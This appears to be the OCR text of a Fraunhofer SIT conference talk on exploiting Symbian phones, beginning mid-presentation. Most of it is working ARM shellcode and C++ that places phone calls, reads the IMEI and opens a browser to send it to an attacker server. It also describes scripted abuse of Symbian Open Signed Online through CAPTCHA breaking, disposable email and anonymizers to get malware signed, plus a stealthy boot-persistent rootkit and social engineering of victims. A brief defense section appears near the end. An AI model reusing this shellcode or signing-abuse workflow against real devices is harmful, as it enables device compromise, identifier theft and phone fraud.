    - Not needed from OS v9.2 and upward etel3rdparty.dll always loaded at same address like euser.dll
  - Initiate call
  - Keep exploited process from crashing (put it to sleep)

Initiating a Phonecall in Symbian C++

- CTelephony library
  - DialNewCall(..)
  - Phone number is passed as unicode string
- Will show dialing dialog (user can interrupt it)

```
_LIT(KTheNumber, "+491771234567");

void CallPhoneNumber(void)
{
    CTelephony* iTelephony = CTelephony::NewLC();
    CTelephony::TCallId iCallId;
    CTelephony::TTelNumber telNumber(KTheNumber);
    CTelephony::TCallParamsV1 callParams;
    callParams.iIdRestrict = CTelephony::ESendMyId;
    CTelephony::TCallParamsV1Pckg callParamsPckg(callParams);
    TRequestStatus iStatus;
    iTelephony->DialNewCall(iStatus, callParamsPckg, telNumber, iCallId);
}
```

Initiating a Phonecall in Shellcode 1/2

```
mov   r12,sp
stmfd sp!,{r4-r6,r8,r11,r12,lr,pc}
sub   r11,r12,#4
sub   r6,r11,#0xEC
sub   r4,r11,#0xF4
sub   r5,r11,#0x104
sub   sp,sp,#0x100
mov   lr,pc
ldr   pc, CTelephoneyNewL
mov   r8,r0
add   r0, pc, #4*34          @ r0 = addr of phonenumber
mov   r1,r0
mov   r0,r6
bl    sub_813C
mov   r0,r4
mov   lr,pc
ldr   pc, CTelephoneyTCallParamsV1
mov   r1,r4
mov   r3, #1
mov   r0,r5
str   r3,[r11,#-0xF0]
mov   r4,#0
bl    sub_8160_2
sub   r12,r11,#0x110
mov   r0,r8
mov   r2,r5
mov   r3,r6
sub   r1,r11,#0x10C
str   r12,[sp,#-0x110+0x110]
str   r4,[sp,#0x120-0x11C]
str   r4,[r11,#-0x108]
mov   lr,pc
ldr   pc, CTelephoneyDialNewCall
@ loop for ever (keep app from crashing)
mov   r1,r1
mov   r1,r1
sub   pc,pc,#8
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Initiating a Phonecall in Shellcode 2/2

```
@ null descriptor
dword_8d00:
  .word   0x00
  .word   0x00

@ just the ordinals library needs to be loaded anyway so don't keep addresses
CTelephoneyNewL:
  .word   54

CTelephoneyTCallParamsV1:
  .word   11

CTelephoneyDialNewCall:
  .word   57

@ --- Nokia N80 ---
load_fptr:
  .word   0xF82056C0

lookup_fptr:
  .word   0xF81E85B0

TBufBase16:
  .word   0xF81FF11C

TPtr8CPhii:
  .word   0xF81FC2C8

ZUserAlloc:
  .word   0xF81E8C5C

phonenumber: @ this is a TDesC
  .word 13
  .ascii "+\0004\0009\0001\0007\0007\0006\0000\0002\0005\0009\0008\0000\000\000\000"
```

Fraunhofer SIT Institut Sichere Informations-Technologie

What to Do Next...


- So we got code injection and execution
  - If exploited process has many privileges you can go and play
    - *AllFiles* capability would basically make you R00t
  - Possibly the target process has a few privileges (few capabilities)
- Need a way to escalate privileges
- Stay on device after exploited process terminates (phone is switched off)
  - Can't just download and store binary
- Install application (rootkit) with more capabilities
  - Applications need to be signed but how do we get malware signed?
  - Why not abuse developer online signing system?

Proof-of-Concept Self Signing Malware

- Exploit vulnerability in networked application
  - Target app. only needs NetworkServices capability
- Extract IMEI
  - Use the CTelephony API
- Send IMEI to malware-webservice that signs SIS file
  - Display website using web browser and pass IMEI as GET parameter
- Malware webservice uses Symbian Open Signed Online to sign SIS file
  - Needs to look legitimate in order to social engineer victim into downloading and installing malicious SIS file

Fraunhofer SIT Institut Sichere Informations-Technologie

The Plan



Fraunhofer Institut Sichere Informations-Technologie

IMEI (International Mobile Equipment Identity)

- Unique hardware ID of mobile phone
- Printed on phone behind battery
- Query via GSM code ***#06#**
  - Just *call* *#06# to see the IMEI

Fraunhofer SIT Institut Sichere Informations-Technologie

Getting the IMEI in Symbian C++

- CTelephony library
  - GetPhoneId(..)
- Need to use classes
  - (This is one of the reasons why we write shellcode in C++ and use IDA to get the assembly code)

```
class C_imei: public CActive
{
    CTelephony *telephony;
    TBuf<50> imei;
    CActiveSchedulerWait asw;
    CTelephony::TPhoneIdV1 iV1;
    CTelephony::TPhoneIdV1Pckg iPkg;
public:
    C_imei::C_imei():
        CActive(EPriorityStandard),
        telephony(NULL),
        iPkg(iV1)
    {}

    void GetIMEI(char **wp){
        telephony = CTelephony::NewL();
        CActiveScheduler::Add(this);
        telephony->GetPhoneId(iStatus, iPkg);
        SetActive();
        asw.Start();
        Deque();
        *wp = (char*)imei.PtrZ();
    }

    void RunL(){
        if(iStatus == KErrNone)
            imei = iPkg().iSerialNumber;
        asw.AsyncStop();
    }
};

void ReadDeviceSerialNumber(char **imei){

    C_imei *im = new(ELeave) C_imei;
    im->GetIMEI(imei);
}
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Getting the IMEI in Shellcode 1/2

```
MOV     R12, SP
STMFD   SP!, {R4-R8,R10-R12,LR,PC}
SUB     R11, R12, #4
MOV     R10, R0
MOV     R0, #0x1E8
mov     lr,pc
ldr     pc, UserZalloc
@BL       _ZN4User7AllocZLEi @ User::AllocZL(int)
MOV     R1, #0
MOV     R4, R0
mov     lr,pc
ldr     pc, CActiveC2Ei
@BL       _ZN7CActiveC2Ei @ CActive::CActive(int)
@ load addr of function into r3
@LDR     R3, =off_9470
add     r7,pc,#4*45
str     r7,addr8284
add     r3,pc,#4*38
STR     R3, [R4]
MOV     R3, #0
ADD     R7, R4, #0x20
MOV     R0, R7
STR     R3, [R4,#0x1C]
BL      sub_81F4
ADD     R6, R4, #0x8C
MOV     R0, R6
mov     lr,pc
ldr     pc, CActiveSchedulerWaitC1Ev
@BL       _ZN20CActiveSchedulerWaitC1Ev @ CActiveSchedulerWait::CActiveScheduler
ADD     R5, R4, #0x94
MOV     R0, R5
mov     lr,pc
ldr     pc, CTelephonyPhoneIdV1
@BL       _ZN10CTelephony10TPhoneIdV1C1Ev @ CTelephony::TPhoneIdV1::TPhoneIdV1(v
ADD     R8, R4, #0x1DC
MOV     R1, R5
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Getting the IMEI in Shellcode 2/2

```
MOV     R0, R8
BL      sub_8218
mov     lr,pc
ldr     pc, CTelephonyNewL
@BL       _ZN10CTelephony4NewLEv @ CTelephony::NewL(void)
STR     R0, [R4,#0x1C]
MOV     R0, R4
mov     lr,pc
ldr     pc, CActiveSchedulerAdd
@BL       _ZN16CActiveScheduler3AddEP7CActive @ CActiveScheduler::Add(CActive *)
MOV     R2, R8
ADD     R1, R4, #4
LDR     R0, [R4,#0x1C]
mov     lr,pc
ldr     pc, CTelephonyGetPhoneID
@BL       _ZNK10CTelephony10GetPhoneIdER14TRequestStatusR5TDes8 @ CTelephony::GetP
MOV     R0, R4
mov     lr,pc
ldr     pc, CActiveSetActive
@BL       _ZN7CActive9SetActiveEv @ CActive::SetActive(void)
MOV     R0, R6
mov     lr,pc
ldr     pc, CActiveSchedulerWait5StartEv
@BL       _ZN20CActiveSchedulerWait5StartEv @ CActiveSchedulerWait::Start(void)
MOV     R0, R4
mov     lr,pc
@ldr      pc, CActiveDeque
mov     r1,r1
@BL       _ZN7CActive5DequeEv @ CActive::Deque(void)
MOV     R0, R7
mov     lr,pc
ldr     pc,TDesPtrZ
@BL       _ZN6TDes164PtrZEv @ TDes16::PtrZ(void)
STR     R0, [R10]
LDMFD   SP, {R4-R8,R10,R11,SP,PC}
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Starting the Web Browser in Symbian C++

- Start browser through application server
  - URL is passed as unicode string

```
_LIT(Url, "http://attacker.com/?i=iiiiiiiiiiiiiii");

void LaunchBrowser()
{
    RApaLsSession apaLsSession;
    const TUid KOSSBrowserUidValue = {0x1020724D}; //{0x10008D39}; // 0x1020724D for S60 3rd Ed
    HBufC* param = HBufC::NewLC(64);
    param->Des().Copy(Url);
    TUid id(KOSSBrowserUidValue);
    apaLsSession.Connect();
    TThreadId thread;
    apaLsSession.StartDocument(*param, KOSSBrowserUidValue, thread);
    apaLsSession.Close();
    CleanupStack::PopAndDestroy(param);
}
```

Starting the Web Browser in Shellcode 1/2

```
MOV     R12, SP
STMFD   SP!, {R5,R7,R10-R12,LR,PC}
SUB     R11, R12, #4
SUB     R7, R11, #0x2C
MOV     R0, R7
SUB     R5, R11, #0x3C
SUB     SP, SP, #0x34
mov     lr,pc
ldr     pc,ZN13RApaLsSessionC1Ev
@BL      _ZN13RApaLsSessionC1Ev ; RApaLsSession::RApaLsSession(void)
MOV     R0, #0x40
mov     lr,pc
ldr     pc,ZN7HBufC165NewLCEi
@BL      _ZN7HBufC165NewLCEi ; HBufC16::NewLC(int)
MOV     R1, R0
MOV     R10, R0
MOV     R0, R5
mov     lr,pc
ldr     pc,ZN7HBufC163DesEv
@BL      _ZN7HBufC163DesEv ; HBufC16::Des(void)
@ === load address of url into R0 ===
@LDR     R0, =dword_84B0
add     r0,pc,#96
MOV     R2, R0
MOV     R1, R2
MOV     R0, R5
mov     lr,pc
ldr     pc,ZN6TDes164CopyERK7TDesC16
@BL      _ZN6TDes164CopyERK7TDesC16 ; TDes16::Copy(TDesC16  const&)
MOV     R0, R7
```


Fraunhofer SIT Institut Sichere Informations-Technologie

Starting the Web Browser in Shellcode 2/2

```
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession7ConnectEv
    @BL      _ZN13RApaLsSession7ConnectEv ; RApaLsSession::Connect(void)
    @add      r2,pc,#56   @LDR      R2,=BROWSER_ID
    ldr     r2,BROWSER_ID
    MOV     R12, #1
    MOV     R1, R10
    ADD     R2, R2, #0x1000000D
    SUB     R3, R11, #0x44
    MOV     R0, R7
    STR     R12, [SP,#0x50-0x50]
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession13StartDocument
    @BL      _ZN13RApaLsSession13StartDocument ; RApaLsSession::StartDocument(TDesC16  const&,
    MOV     R0, R7
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession5CloseEv
    @BL      _ZN13RApaLsSession5CloseEv ; RApaLsSession::Close(void)
    mov     lr,pc
    ldr     pc,ZN12CleanupStack13PopAndDestroyEv
    @BL      _ZN12CleanupStack13PopAndDestroyEv ; CleanupStack::PopAndDestroy(void)
    SUB     SP, R11, #0x18
    LDMFD   SP, {R5,R7,R10,R11,SP,PC}

BROWSER_ID:
    .word   0x207240

URL:
    .word   32    @ length in letters (total length/2)
    .ascii  "h\0t\0t\0p\0:\0/\0/\0c\0m\0r\0d\0.\0d\0e\0?\0i\0=\0"
    .ascii  "h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000\000\000"
```



Fraunhofer SIT Institut Sichere Informations-Technologie

Get IMEI + Start Web Browser – Some Details

- CActiveDeque() in get IMEI function in shellcode hangs the process
  - ➔ Solution: just don't call it, it works anyway :-)
- Store complete URL (including IMEI) to malware server in the shellcode
  - We don't want to use any additional functions just to manipulate strings
  - Just put a dummy IMEI in the shellcode
  - Write simple loop in assembly to copy real IMEI to the URL
  - Remember URL is stored in unicode
- Call sleep after starting the web browser
  - If the exploit application crashes too early the web browser is not started
- Shellcode got quite big
  - Need to move it to the heap
- Have a SIM card inserted while testing otherwise you won't get the IMEI
  - IMEI belongs to the phone, but I guess the GSM stack is off without a SIM

Send IMEI to Web Server via Web Browser

- Nokia N80 and E61




Fraunhofer SIT Institut Sichere Informations-Technologie

Symbian Open Signed Online

- Online app. signing for developers and users
- Sig. valid for 3yrs, but only checked at install time
- No registration, protected only by a CAPTCHA
- Not all capabilites are granted :-(

- Installation of the signed SIS file will be restricted to the IMEI (i.e. mobile phone) you entered and valid for 36 months.
- SIS files that have been Open Signed will present a notification upon installation that the SIS file is intended for development purposes only.
- The service will work for SIS files intended for all Symbian-based UIs, i.e. S60 and UIQ.
- SIS files can be signed for all Platform Security Capabilities except CommDD, MultimediaDD, NetworkControl, DiskAdmin, DRM, AllFiles, TCB.



Fraunhofer SIT Institut Sichere Informations-Technologie

Abusing Symbian Open Signed Online

- Load symbiansigned.com, get CAPTCHA
- Break CAPTCHA (hot topic right now, isn't it?)
  - Used a web service, no need to write any CAPTCHA breaking code
    - I used captchakiller.com (many others exist)
  - CAPTCHA is hex only so we can easily correct faulty output :-)
- Submit form containing: capabilities, imei, sis file, email address
- Poll email for confirmation message
  - Use web-based spamtrap like mailinator.com
  - „Click“ confirmation link
- Poll email for message containing download link
  - We have a signed SIS file for the target IMEI
- Takes between 50 and 120 seconds (about 85 seconds average)

Abusing Symbian Open Signed Online (in action)


```
collin@nop:~/projects/symbian_exploits/webserviceattack/v1$ ./symsig.pl
IMEI: 35292[redacted] EMAIL: bla35292[redacted]lub@mailinator.com SIS: st1_all2.sis
Cur Captcha: 8384
ATTEMPT 1
ATTEMPT 2
Captcha: C1A0123F
OLD   Captcha: C1A0123F
FIXED Captcha: C1A0123F
Confirmation mail has not arrived yet!
Confirm URL: https://www.symbiansigned.com/app/page/public/confirmrequest.pub?code=f4f9cc5370f7431f872f8a7
648292e
sis file not ready
sis file not ready
sis file not ready
sis file not ready
sis file not ready
Download URL: https://www.symbiansigned.com/app/page/public/downloadapplication.pub?code=165f385ea3f2e43e3
3c434730c1be
Time needed 81 seconds
```

Abusing Symbian Open Signed Online cont.

- Improve reliability of CAPTCHA breaker
  - Multiple CAPTCHA breakers
  - Multiple signing requests (different CAPTCHAs)
- They do have rate limiting for number of signed SIS files
  - Based on IP and email address
- Solvable by using an anonymizer and random email addresses
  - Should just work fine

Signed Malware Gets Installed

- Web browser opens out of nowhere
  - Phony website will make user accept download
  - Pose as update, game, ...
- Browser downloads SIS file and asks the user to confirm installation
  - User answers YES a few times, he is used to do this if he ever installed any software on his phone
  - “Developer Only” warning will be ignored for sure
  - This has been working for Commwarrior and Cabir for many years



Fraunhofer SIT Institut Sichere Informations-Technologie

Sample Malware / Rootkit

- Created so I have something to sign
  - Wanted to check out the possibilities
- Listens on TCP port for commands
  - Just *echo* and *quit*
- Started on device boot (so it always runs in background)
- Stealth: does not appear in task list and application launcher
  - Only very basic stealth: easy to find with task explorer or similar
- Adding malicious functionality would be trivial at this point!

IMEI + Web Browser Shellcode – Some Numbers

- Loads 3 libraries (libc, etel3rdparty, apgrfx)
- Calls 26 library functions
- Final shellcode is ~1300 bytes
- Took 2 hard weeks to get it working completely
- Scripting the signing process took about 1 day :-)

Fraunhofer SIT Institut Sichere Informations-Technologie

Possible Functionality Through Open Signed Online

- Autostart at boot
  - Required Capabilites: WriteDeviceData, TrustedUI
- Update itself
  - Can't just download and overwrite exe in filesystem (requires AllFiles cap.)
  - Use *Silent Install*
  - Required Capabilites: TrustedUI
- Network and phone access (NetworkServices)
  - Phonecalls + SMS (commit fraud)
- Access to addressbook and calendar (Read/WriteUserData)
- Retrieve location/GPS position (Location)
  - Track / Spy

Defense

- Don't have buffer overflows in your applications :-)
  - Deploy stack protection (e.g. canaries)
- Fix capability system: add specific capability for the GSM stack API
  - Capabilites were partially added to keep of phone-fraud malware
  - Probably hard to add capabilities, might break existing applications
- Monitor and filter Open Signed Online for known malicious SIS files
  - Very likely that this is already done
- ➔ Only buy Symbian devices that run on ARMv6 with enabled eXecute Never extension

Conclusions

- SymbianOS can be exploited like any other (mobile) OSes
  - Buffer overflows ➔ code injection
- Exploit / shellcode development is not harder than for other platforms
  - Let the disassembler help you
- The Symbian capability system is not fine grained enough to keep off mobile malware
  - Little things like being able to read the IMEI can break your neck
- The Symbian signing system can be circumvented
  - We acknowledge that this is hard (but it is possible)
- Exploitation seems very reliable, stack/return address is stable accross devices

Future Work

- Develop method for creating device independent shellcode
  - Determine function addresses for load(..) and lookup(..) on the fly
  - Already working on it...
- Investigate circumvention of eXecute Never on ARMv6 based devices
  - Return to libc (try circumvention techniques from other OSes)
- Break capability system to gain full access
  - Maybe some kernel bugs?
- Find and publish some nice 0-days

Thanks to...

- Judith for sharing her knowledge of SymbianOS
- Ollie for sharing his knowledge of SymbianOS security
- Simon, Erik, Manuel, Julian for testing on their hardware

Fraunhofer Institut Sichere Informations-Technologie

Thank you for your Time!

Any Questions?

Fraunhofer SIT
Institut
Sichere Informations-
Technologie

Contact

- Collin Mulliner
  - EMail: collin.mulliner@sit.fraunhofer.de
  - Web: http://private.sit.fraunhofer.de/~mulliner/
  - Tel.: +49-6151-869-248
  - Fraunhofer SIT
    - Rheinstrasse 75
    - 64295 Darmstadt, Germany

Fraunhofer Institut Sichere Informations-Technologie

References

http://www.symbian.com/symbianos/index.html (SymbianOS)

http://www.forum.nokia.com/main/resources/tools_and_sdks/carbide/ (Carbide IDE)

http://www.uiq.com/developer/ (UIQ)

http://www.hex-rays.com/idapro/ (IDApro)

http://www.cequenzetech.com/products/mobile/sisware (SISWare)

http://developer.symbian.com/main/documentation/books/books_files/os_internals/index.jsp (SymbianOS Internals)

http://www.f-secure.com/v-descs/mobile-description-index.shtml (F-Secure mobile malware description)

http://www.symbian-freak.com/news/008/03/s60_3rd_ed_feature_pack_1_has_been_hacked.htm (Symbian AllFiles hack)

http://arteam.accessroot.com/tutorials.html?fid=194 (Symbian reverse engineering tutorial)

http://wiki.forum.nokia.com/index.php/How_to_autostart_an_application_on_boot_up_in_3rd-_Startup_List_Management_API

http://developer.symbian.com/wiki/display/pub/P.I.P.S.

https://www.symbiansigned.com/app/page/public/openSignedOnline.do (Open Signed Online)

http://captchakiller.com

http://private.sit.fraunhofer.de/~mulliner/ (slides and material for this talk)

http://www.sit.fraunhofer.de/ (Fraunhofer SIT)

http://www.mulliner.org/symbian/